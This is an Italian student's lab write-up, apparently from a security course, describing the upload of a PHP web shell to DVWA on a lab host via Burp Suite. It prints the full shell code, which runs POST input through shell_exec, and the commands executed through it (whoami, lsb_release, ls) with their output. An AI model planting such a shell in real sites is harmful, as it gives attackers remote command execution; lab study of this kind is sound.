

UNITÀ 2/ COMPITO 2/ SETTIMANA 2

Per prima cosa ho aperto kali creato una cartella nella quale all'interno ho inserito un documento con uno script.

Ho aperto burpsuite per poter tenere traccia delle intercettazioni e poi la DWVA in cui ho inserito all'interno lo script poi una volta fatto ciò ho aperto un'altra pagina google e ho inserito l'ip di

meta(<<192.168.1.34/dvwa/hackable/uploads/cane.php >>) in modo tale d'aprire la pagina in cui potevamo inserire i comandi e cliccando fireword potremmo anche avere una risposta sempre che ci sia all'interno di esso

Il codice php

Pretty Raw Hex


```
25 if (!empty($_POST['cmd'])) {
26     $cmd = shell_exec($_POST['cmd']);
27 }
28 ?>
29 <!DOCTYPE html>
30 <html lang="en">
31 <head>
32     <meta charset="utf-8">
33     <meta http-equiv="X-UA-Compatible" content="IE=edge">
34     <meta name="viewport" content="width=device-width, initial-scale=1">
35     <title>Web Shell</title>
36     <style>
37         * {
38             -webkit-box-sizing: border-box;
39             box-sizing: border-box;
40         }
41
42         body {
43             font-family: sans-serif;
44             color: rgba(0, 0, 0, .75);
45         }
46
47         main {
48             margin: auto;
49             max-width: 850px;
50         }
51
52         pre,
53         input,
54         button {
55             padding: 10px;
56             border-radius: 5px;
57             background-color: #efefef;
58         }
59
60         label {
61             display: block;
62         }
63
64         input {
65             width: 100%;
66             background-color: #efefef;
67             border: 2px solid transparent;
68         }
69
70         input:focus {
71             outline: none;
72             background: transparent;
73             border: 2px solid #e6e6e6;
74         }
75
76         button {
77             border: none;
78             cursor: pointer;
```

```

74     }
75
76     button {
77         border: none;
78         cursor: pointer;
79         margin-left: 5px;
80     }
81
82     button:hover {
83         background-color: #e6e6e6;
84     }
85
86     .form-group {
87         display: -webkit-box;
88         display: -ms-flexbox;
89         display: flex;
90         padding: 15px 0;
91     }
92 </style>
93
94 </head>
95
96 <body>
97     <main>
98         <h1>Web Shell</h1>
99         <h2>Execute a command</h2>
100
101         <form method="post">
102             <label for="cmd"><strong>Command</strong></label>
103             <div class="form-group">
104                 <input type="text" name="cmd" id="cmd" value="<? = htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
105                     onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
106                 <button type="submit">Execute</button>
107             </div>
108         </form>
109
110         <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
111             <h2>Output</h2>
112             <?php if (isset($cmd)): ?>
113                 <pre><? = htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
114             <?php else: ?>
115                 <pre><small>No result.</small></pre>
116             <?php endif; ?>
117         <?php endif; ?>
118     </main>
119 </body>
120 </html>
121
122 -----WebKitFormBoundary@yyOpQxugfaiCwiI
123 Content-Disposition: form-data; name="Upload"
124
125 Upload
126 -----WebKitFormBoundary@yyOpQxugfaiCwiI--
127

```

Risultato del caricamento



Intercettazioni (screenshot di burpsuite)




Risultato delle varie richieste

shell php ha effettuato il plug in con successo
e al comando << whoami >> e mi ha risposto
con << www - data >>

Eventuali altre informazioni scoperte della macchina interna

Comando `<< lsb_release -a >>` per informazioni sul sistema operativo



Web Shell

Execute a command

Command

Execute

Output

```
Distributor ID: Ubuntu
Description:   Ubuntu 8.04
Release:      8.04
Codename:     hardy
```

Comando << ls >> per vedere la lista

